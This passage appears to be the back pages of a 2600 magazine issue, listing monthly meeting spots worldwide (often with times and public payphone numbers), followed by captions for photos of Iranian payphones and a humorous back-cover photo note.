Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

CANADA

Alberta

Calgary: Eau Claire Market food court by the bland yellow wall. 6 pm.

British Columbia

Nanaimo: Tim Horton's at Comox & Wallace. 7 pm.
Vancouver: Pacific Centre Mall Food Court.
Victoria: QV Bakery and Cafe, 1701 Government St.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Ground Zero Networks Internet Cafe, 720 Main St. 7 pm.

Ontario

Barrie: William's Coffee Pub, 505 Bryne Drive. 7 pm.
Guelph: William's Coffee Pub, 492 Edinbourgh Road South. 7 pm.
Ottawa: World Exchange Plaza, 111 Albert St., second floor. 6:30 pm.
Toronto: Future Bakery, 483 Bloor St. West.
Waterloo: William's Coffee Pub, 170 University Ave. West. 7 pm.
Windsor: University of Windsor, CAW Student Center commons area by the large window. 7 pm.

Quebec

Montreal: Bell Amphitheatre, 1000, rue de la Gauchetiere.

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm.

CZECH REPUBLIC

Prague: Legenda pub. 6 pm.

DENMARK

Aalborg: Fast Eddie's pool hall.
Aarhus: In the far corner of the DSB cafe in the railway station.
Copenhagen: Cafe Blasen.
Sonderborg: Cafe Druen. 7:30 pm.

EGYPT

Port Said: At the foot of the Obelisk (El Missallah).

ENGLAND

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). 7 pm. Payphone: (01273) 606674.
Exeter: At the payphones, Bedford Square. 7 pm.
Hampshire: Outside the Guildhall, Portsmouth.
Hull: The Old Gray Mare Pub, Cottingham Road, opposite Hull University. 7 pm.
London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 6:30 pm.
Manchester: The Green Room on Whitworth St. 7 pm.
Norwich: Borders entrance to Chapelfield Mall. 6 pm.
Reading: Afro Bar, Merchants Place, off Friar St. 6 pm.

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Avignon: Bottom of Rue de la Republique in front of the fountain with the flowers. 7 pm.
Grenoble: Eve, campus of St. Martin d'Heres.
Paris: Place de la Republique, near the (empty) fountain. 6 pm.
Rennes: In front of the store "Blue Box" close to the place of the Republic. 7 pm.

GREECE

Athens: Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

IRELAND

Dublin: At the phone booths on Wicklow St. beside Tower Records. 7 pm.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Linux Cafe in Akihabara district. 6 pm.

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St., Auckland Central. 5:30 pm.
Christchurch: Java Cafe, corner of High St. and Manchester St. 6 pm.
Wellington: Load Cafe in Cuba Mall. 6 pm.

NORWAY

Oslo: Oslo Sentral Train Station. 7 pm.
Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm.
Trondheim: Rick's Cafe in Nordregate. 6 pm.

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm.

SCOTLAND

Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SLOVAKIA

Presov City: Kelt Pub. 6 pm.

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm.

SWEDEN

Gothenburg: Outside Vanilj. 6 pm.
Stockholm: Outside Lava.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.
Huntsville: Madison Square Mall in the food court near McDonald's.
Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Phoenix (Tempe): UAT, 2625 W. Baseline Rd.
Tucson: Borders in the Park Mall. 7 pm.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.
Monterey: Morgan's Coffee & Tea, 498 Washington St.
Orange County (Lake Forest): Diedrich Coffee, 22621 Lake Forest Drive. 8 pm.
Sacramento: Camille's at the corner of Sunrise and Madison.
San Diego: Regents Pizza, 4150 Regents Park Row #170.
San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.
San Jose: Outside the cafe at the MLK Library at 4th and E. San Fernando. 6 pm.
Santa Barbara: Cafe Siena on State St.

Colorado

Boulder: Wing Zone food court, 13th and College. 6 pm.
Denver: Borders Cafe, Parker and Arapahoe.

District of Columbia

Arlington: Pentagon City Mall in the food court (near Au Bon Pain). 6 pm.

Florida

Ft. Lauderdale: Broward Mall in the food court. 6 pm.
Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm.
Orlando: Fashion Square Mall Food Court between Hovan Gourmet and Manchu Wok. 6 pm.
Tampa: University Mall in the back of the food court on the 2nd floor. 6 pm.

Georgia

Atlanta: Lenox Mall food court. 7 pm.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700, 9701.
Pocatello: College Market, 604 South 8th St.

Illinois

Chicago: Neighborhood Boys and Girls Club, 2501 W. Irving Park Rd. 7 pm.

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.
Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm.
Indianapolis: Corner Coffee, SW corner of 11th and Alabama.
South Bend (Mishawaka): Barnes and Noble cafe, 4601 Grape Rd.

Kansas

Kansas City (Overland Park): Oak Park Mall food court.
Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's.
New Orleans: Cafe Envie in the French Quarter at 1241 Decatur Street (on the corner of Decatur and Barracks). 6 pm.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court at the tables near the windows. 6 pm.
Marlborough: Solomon Park Mall food court.
Northampton: Javanet Cafe across from Polaski Park.

Michigan

Ann Arbor: The Galleria on South University.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Missouri

Kansas City (Independence): Barnes & Noble, 19120 East 39th St.
St. Louis (Maryland Heights): Rivalz Technology Cafe, 11502 Dorsett Road.
Springfield: Borders Books and Music coffeeshop, 3300 South Glenstone Ave., one block south of Battlefield Mall. 5:30 pm.

Nebraska

Omaha: Crossroads Mall Food Court. 7 pm.

Nevada

Las Vegas: Palms Casino food court. 8 pm.

New Mexico

Albuquerque: University of New Mexico Student Union Building (plaza "lower" level lounge), main campus. Payphones: 505-843-9033, 505-843-9034. 5:30 pm.

New York

New York: Citigroup Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

North Carolina

Charlotte: South Park Mall food court. 7 pm.
Raleigh: Bit Players' Lounge, 745 W. Johnson St.

North Dakota

Fargo: West Acres Mall food court by the Taco John's.

Ohio

Cincinnati: The Brew House, 1047 East McMillan. 7 pm.
Cleveland: University Circle Arabica, 11300 Juniper Rd. Upstairs, turn right, second room on left.
Dayton: At the Marions behind the Dayton Mall.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St. and Penn.
Tulsa: Java Dave's Coffee Shop on 81st and Harvard.

Oregon

Portland: Backspace Cafe, 115 NW 5th Ave. 6 pm.

Pennsylvania

Allentown: Panera Bread, 3100 West Tilghman St. 6 pm.
Philadelphia: 30th St. Station, under Stairwell 7 sign.
Pittsburgh: William Pitt Union building on the University of Pittsburgh campus by the Bigelow Blvd. entrance.

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.
Memphis: Java Cabana. 6 pm.
Nashville: J-J's Market, 1912 Broadway. 6 pm.

Texas

Austin: Dobie Mall food court. 6 pm.
Dallas: Taco Cabana on Preston Rd. just north of Campbell.
Houston: Ninfa's Express in front of Nordstrom's in the Galleria Mall.
San Antonio: North Star Mall food court.

Utah

Salt Lake City: ZCMI Mall in The Park Food Court.

Vermont

Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Virginia

Arlington: (see District of Columbia)
Virginia Beach: Lynnhaven Mall on Lynnhaven Parkway. 6 pm.

Washington

Seattle: Washington State Convention Center. 6 pm.

Wisconsin

Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge. Payphone: (608) 251-9909.
Milwaukee: The Node, 1504 E. North Ave.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.

Iranian Payphones

Esfehan. Makes you realize just how insignificant the touch tone pad is in the bigger scheme of things.

Shiraz. A little worse for wear. But what a unique cord.

Tehran. A more modern model that only takes cards.

Tehran. This is a true work of art. At first glance it might seem as if someone just shoved a deskphone into a payphone kiosk. But a coinslot has been added into this structure making it a true payphone. It's unclear what that little padlock is protecting.

Photos by Qumars Bolourchian

Payphones that used to be on the other side of this page can now be found on Page 2!

To see even more payphone photos online, visit http://www.2600.com/phones.

The Back Cover Photo

Here's living proof that reading 2600 will lead to trouble. This little cluster of buildings in San Jose very subtly makes the connection. People driving by see the huge 2600 on the building and rush on over thinking that this is our legendary west coast distribution center. But when they arrive they get the message that becoming involved in 2600 will only wind up getting them sentenced as an adult.

Photos by Amorel

Do you have a photo for the back page?

Mail it on in to 2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 or email it to us at articles@2600.com. (Yes, we know it's not technically an article but please humor us.) When taking digital photos, be sure to use the highest possible resolution. If we use your picture, you'll get a free subscription (or back issues) and a 2600 t-shirt.